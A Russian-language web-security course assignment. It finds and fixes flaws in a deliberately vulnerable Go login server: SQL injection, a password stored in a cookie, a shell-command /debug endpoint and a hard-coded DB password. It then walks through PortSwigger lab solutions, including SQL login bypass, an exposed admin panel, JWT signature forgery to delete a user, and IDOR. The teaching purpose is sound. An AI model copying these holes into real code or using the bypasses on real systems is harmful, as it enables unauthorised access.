

Модуль 4. Лучшие практики для трендовых языков программирования, безопасность WEB-приложений. Сетевые атаки

Часть 1: Найдите все допущенные уязвимости в коде

Исходный код:

```
package main

import (
    "database/sql"
    "fmt"
    "log"
    "net/http"
    "os/exec"

    _ "github.com/lib/pq"
)

func main() {
    db, err := sql.Open("postgres", "host=localhost port=5432 user=postgres
password=Admin123 dbname=test sslmode=disable")
    if err != nil {
        log.Fatal(err)
    }

    defer db.Close()

    http.HandleFunc("/login", func(w http.ResponseWriter, r *http.Request) {
        if r.Method == http.MethodPost {
            username := r.FormValue("username")
            password := r.FormValue("password")

            query := fmt.Sprintf("SELECT id FROM users WHERE username='%s' AND
password='%s'", username, password)
            row := db.QueryRow(query)

            var userID int
            err := row.Scan(&userID)

            if err != nil {
                http.Error(w, "Invalid credentials or DB error: "+err.Error(),
http.StatusUnauthorized)
                return
            } // Выдаем (условно) «сессию»

            cookie := &http.Cookie{
```

```

        Name: "session",
        Value: fmt.Sprintf("%s|%s", username, password),
    }
    http.SetCookie(w, cookie)

    w.Write([]byte("Login successful!"))
    return
}

http.Error(w, "Only POST allowed", http.StatusMethodNotAllowed)
})

http.HandleFunc("/debug", func(w http.ResponseWriter, r *http.Request) {
    cmd := r.URL.Query().Get("cmd")
    out, _ := exec.Command("sh", "-c", cmd).Output()
    w.Write(out)
})

log.Println("Server is running on http://localhost:8080/")
http.ListenAndServe(":8080", nil)
}

```

Обнаруженные уязвимости

1. SQL-инъекция (SQL Injection)

```

query := fmt.Sprintf("SELECT id FROM users WHERE username='%s' AND
password='%s'", username, password)

```

Почему опасно:

Формирование SQL-запроса через `fmt.Sprintf` позволяет атакующему внедрить произвольный SQL-код через поля `username` и `password`.

Безопасная альтернатива:

```

query := "SELECT id FROM users WHERE username=$1 AND password=$2"
row := db.QueryRow(query, username, password)

```

2. Хранение пароля в куки

```

cookie := &http.Cookie{
    Name: "session",
    Value: fmt.Sprintf("%s|%s", username, password),
}

```

Почему опасно:

Хранение паролей в открытом виде в куки — это серьёзная уязвимость. Если куки будут перехвачены, злоумышленник получит логин и пароль пользователя.

Безопасная альтернатива:

Использовать сессионный идентификатор (token или UUID), который хранится на сервере. Куки должны быть с флагами HttpOnly, Secure, SameSite.

```
// Сгенерировать безопасный токен (упрощено)
sessionToken := generateSecureToken()
storeSessionInMemoryOrDB(sessionToken, userID) // Привязка к пользователю

cookie := &http.Cookie{
    Name:     "session",
    Value:    sessionToken,
    HttpOnly: true,
    Secure:   true, // только при HTTPS
    SameSite: http.SameSiteStrictMode,
}
```

3. Remote Code Execution (RCE) через /debug

Место:

```
cmd := r.URL.Query().Get("cmd")
out, _ := exec.Command("sh", "-c", cmd).Output()
```

Почему опасно:

Позволяет удалённому пользователю выполнить произвольные команды на сервере.

Рекомендации:

Удалить этот код в продакшене.

Если нужен отладочный интерфейс — разрешать команды только локально и только из разрешённого набора.

Избегать sh -c и динамического выполнения команд.

Безопасная альтернатива:

```
allowed := map[string]string{
    "uptime": "/usr/bin/uptime",
}
```

```
cmdKey := r.URL.Query().Get("cmd")
command, ok := allowed[cmdKey]
if !ok {
    http.Error(w, "Command not allowed", http.StatusForbidden)
    return
}
out, err := exec.Command(command).Output()
if err != nil {
    http.Error(w, "Execution error", http.StatusInternalServerError)
    return
}
```

4. Жёстко зашитые учетные данные

Место:

```
sql.Open("postgres", "host=localhost port=5432 user=postgres password=Admin123
dbname=test sslmode=disable")
```

Почему опасно:

Пароль в коде легко может попасть в систему контроля версий, особенно в публичные репозитории.

Решение:

Использовать переменные окружения.

Или конфигурационные файлы с ограниченным доступом.


Пример:

```
connStr := os.Getenv("DB_CONN_STRING")
db, err := sql.Open("postgres", connStr)
```



Часть 2: Решите лабораторные работы на сайте PortSwigger

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


Проведем подготовку SQL инъекции, закодируем нужные данные SQL инъекции в URL-encoded строку с помощью Burp Suite:




Выполним атаку:



SQL injection vulnerability allowing login bypass



Вторая лабораторная решается аналогичным образом - передаем логин `administrator`, закрываем кавычкой запрос и дальше `--` для комментирования последующего содержимого запроса.



Успешный вход

Lab: Unprotected admin functionality


Если попробовать пройти по ссылке `/robots.txt`, то мы увидим незащищенную функциональность - файл `robots.txt`, который раскрывает нам некоторую дополнительную информацию о содержимом сервера.

Мы видим, что сайт имеет незакрытый аутентификацией путь `/administrator-panel`

```
0abc00dc0451e4e084f8b552001b0088.web-security-academy.net/robots.txt

User-agent: *
Disallow: /administrator-panel
```

Пройдя по этому пути - нам открывается админ панель, не защищенная никаким паролем и возможность удалить нужного пользователя.



JWT authentication bypass via unverified signature

Burp Suite Community Edition v2025.3.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to https://0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net:443 [79.1... Open browser ?

| Time | Type | Direction | Method | Status code | Length | URL |
|---------------|------|-----------|--------|-------------|--------|--|
| 23:27:46.7... | HTTP | → Request | GET | | | https://0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net/my-account?id=wiener |
| 23:27:52.7... | HTTP | → Request | GET | | | https://0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net/academy/LabHeader |

Request

Pretty Raw Hex

```

1 GET /academylabheader HTTP/2
2 Host : 0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net
3 Connection : Upgrade
4 Pragma : no-cache
5 Cache-Control : no-cache
6 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Upgrade : websocket
8 Origin :
9 RecvWebsocket0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net
10 Accept-Encoding : gzip, deflate, br
11 Accept-Language : ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie : session = eyJraWQ1OiIxNGIzZWZlbnRlcjE3LnRlnbjMxYTNjMy05ZWV1ZGJmMzIzTQilCl3hbGeio
    iJSUZlInIj9s.eY3pc3MiOiJwb300c3dpZ2dlciIsImV4cCI6MTc0NjY0OTYlNCwic3ViI
    joId21lbWVybm0.Me_oRonktITocsdCz31liaWqSMELIN5K5sktNFrVj2I9jMC74G_BBqY
    e9lyBbEQHwZi9-lCnH_-GMesbyVOQMacBPzW6fpHxdzgS5VEblLT2PuF_K4kz05ntv
    S5mdldctZuf70idcdksFcF8MAbEOCHMG75d1SmDg-7z5SPjavwoUGY-Zjt0EXdaUM
    Z_EWepihDDLDyVGWRP-qIBzYaBG0VT-7_H-tc7MLPug7IDFSDBO5St-1lvsmOhZwCTA
    wTlavP31dnvtIdtcgCKZgtAAOE1trXGXFnDQu_Ah4TJ54wCiusZNqg5kADLL2V9aDLIB
    BUKtUH0Bbkcat-Key : AhvUh2tc5mpmtqlwp0S/dg==

```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

It's empty in here Add

Request cookies 1

| Name | Value |
|---------|---|
| session | eyJraWQ1OiIxNGIzZWZlbnRlcjE3LnRlnbjMxYTNjMy05ZWV1ZGJmMzIzTQilCl3hbGeio... |

Request headers 15

| Name | Value |
|------------|---|
| :scheme | https |
| :method | GET |
| :path | /academyLabHeader |
| :authority | 0a5500dc04bcf8ba80aae49d00ab004d.web-security-academy.net |
| connection | Upgrade |

Event log (3) All issues Memory: 182.4MB Disabled

JWT

```
eyJraWQioiJiMDIxMDhiMC1l0GE0LTRlNjctYjAwMC1mYzMyMGQwNzczOWEiLC
JhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2ZldCIiIsImV4cCI6MTc0Njg
wNDg0OCwic3ViIjoiyWRtaW5pc3RyYXRvciJ9.Gz8IDTm84yTatI4DE4Hk7_iz
3u6s79ty1f64YJGDsvENU93QEBLpEVbFRvvFOeAZWsQehdaIUfyWDX_kMDxoUY
gG8nnv7lVxfIz_4_Tcz_32F1sL5Yl0k6HoTk4cmcW5JzTGs5trSz9zNZjqd69N
qaQFWtZIp5mYLM_tbnJ2Pmm8KF3iTfeAb15Nkvi70bpj-0rpxihTs7s4pad_au
UWlY8gh1gG7JLsL7Vh2L01tEt10oaiNbCOG60l44upXte243ADn08s8QYV5UXl
N6jz0Mk0tvTHUpT5SoRT6bDWKEy4WSr-tEpVQUxPo6dTbz-yf7QBvi40A3raFi
xllvfGFA
```

Header

```
{
  "kid": "b02108b0-e8a4-4e67-b000-fc320d07739a",
  "alg": "RS256"
}
```

Payload

```
{
  "iss": "portswigger",
  "exp": 1746804848,
  "sub": "administrator"
}
```

Signature

Gz8IDTm84yTatI4DE4Hk7_iz3u6s79ty1f64YJGdsvENU93QEBLpEVbFrvvF0es
AZWsQehdaIUfyWDX_kMDxoUYgG8nnv7lVXfIz_4_Tcz_32F1sL5Yl0k6HoTk4c
mcW5JzTGs5trSz9zNZjqd69NqaQfWTZIp5mYLM_tbNJ2PMm8KF3iTfeAb15Nkv
i70bpj-0rpxihTs7s4pad_auUWlY8gh1gG7JLsL7Vh2L0tEt10oaiNbCOG60l
44upXte243ADn08s8QYV5UXlN6iz0Mk0tvTHUpT5SoRT6bDwKEv4WSr-tEpVOU

Полученный в результате подмены JWT-токен заменяем в заголовке Cookie **session** для GET-запроса **/my-account**. Так же заменяем query-параметр **id** в запросе на **administrator**

WebSecurity Academy

JWT authentication bypass via unverified signature

Unprotected admin functionality

Back to lab description »

Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Your email is: admin@normal-user.net


Email

Update email

Event log All issues

Memory: 206.1MB Disabled

В результате с полученным JWT-токеном мы попадаем в личный кабинет пользователя с расширенными правами администратора и получаем доступ к доп. пункту меню **Admin panel**



Удаляем нужную учетную запись (запрос отправляется с тем же подмененным токеном, иначе не пройдет)

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward all Drop Request to https://0adc00f6047d4527802d449500c700af.web-security-academy.net:443 [79.125.84.16] Open browser ?

| Time | Type | Direction | Method | Status code | Length | URL |
|-----------------|------|-----------|--------|-------------|--------|--|
| 18:48:57.9 M... | HTTP | → Request | GET | | | https://0adc00f6047d4527802d449500c700af.web-security-academy.net/academy/LabHeader |
| 18:49:03.9 M... | HTTP | → Request | GET | | | https://0adc00f6047d4527802d449500c700af.web-security-academy.net/admin/delete?username=carlos |

Request

Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0adc00f6047d4527802d449500c700af.web-security-academy.net
3 Cookie: session=eYjraWQ1oIjIMDIxMDhhMmNC1lOGUOLTRlnjcTjAwMCImYaMyGqWwNzcOWEILCJhbGeclOJSUSUIINaj9.eYjpc3MiOiBjb3Joc3dpZDZldCIiaTsImV4cC1GMTC0HjgwdnG0OCwic3ViIjo1TWpRtaWSp3cyRyYXVvcilJ9.GzSIDTms4yTac14DE4Bk7_iz3u6e79cylL64TUgdsvENUS3QEBLPvFrvFoA2WsQehdaIUfyWDX_kMDxoUTvgGdmnv7IVxfiz_4_Tcz_32FlslSYloK6tH4cmav5JztGsScSZszNZjqdeSNqaOPvTZlpSmYLML_cbnNJZPma8KF31TeAb1SRkv170bpj-Urpxihts7s4pad_aauWIYghlg67JLSL7L2LO1EtClOoaIMRCOG6144mapvtca243Adno8QVVSUXlMGjzOmKotcvTHUpTSsORTebDWExY4WSr-cEPVOUxPo6dTbs-yf7QBvi4OA3traFiXllvfGFAGsStSzssMZjdq69NaQPvTZlpSmYLML_cbnNJZPma8KF31TeAb1SRkv170bpj-Urpxihts7s4pad_aauWIYghlg67JLSL7L2LO1EtClOoaIMRCOG6144mapvtca243Adno8QVVSUXlMGjzOmKotcvTHUpTSsORTebDWExY4WSr-cEPVOUxPo6dTbs-yf7QBvi4OA3traFiXllvfGFASec-Ch-UA: "Not.A.Brand";v="99", "Chromium";v="136"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ru-RU;ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: https://0adc00f6047d4527802d449500c700af.web-security-academy.net/admin
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
19
```

Inspector

Cookie

NameValue
sessioneYjraWQ1oIjIMDIxMDhhMmNC1lOGUOLTRlnjcTjAwMCImYaMyGqWwNzcOWEILCJhbGeclOJSUSUIINaj9.eYjpc3MiOiBjb3Joc3dpZDZldCIiaTsImV4cC1GMTC0HjgwdnG0OCwic3ViIjo1TWpRtaWSp3cyRyYXVvcilJ9.GzSIDTms4yTac14DE4Bk7_iz3u6e79cylL64TUgdsvENUS3QEBLPvFrvFoA2WsQehdaIUfyWDX_kMDxoUTvgGdmnv7IVxfiz_4_Tcz_32FlslSYloK6

Decoded from: URL encoding
eYjraWQ1oIjIMDIxMDhhMmNC1lOGUOLTRlnjcTjAwMCImYaMyGqWwNzcOWEILCJhbGeclOJSUSUIINaj9.eYjpc3MiOiBjb3Joc3dpZDZldCIiaTsImV4cC1GMTC0HjgwdnG0OCwic3ViIjo1TWpRtaWSp3cyRyYXVvcilJ9.GzSIDTms4yTac14DE4Bk7_iz3u6e79cylL64TUgdsvENUS3QEBLPvFrvFoA2WsQehdaIUfyWDX_kMDxoUTvgGdmnv7IVxfiz_4_Tcz_32FlslSYloK6

Event log (?) All issues

Memory: 214.3MB Disabled

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator



Insecure direct object references

Тут все просто.

Через network inspector в хrome - смотрим какая ссылка генерируется для скачивания текстового файла.

Live chat

You: Hello

Hal Plaine: My ears hurt, stop talking.

Hal Plaine: I'll look that up when my nail polish has dried.

You: Wasdada

Hal Plaine: Ask Alexa.

You: Wdada



Hal Plaine: How do you stay in a job if you don't know something that's important?

Hal Plaine: I thought you were out for the day, I was happy

CONNECTED: -- Now chatting with Hal Plaine --

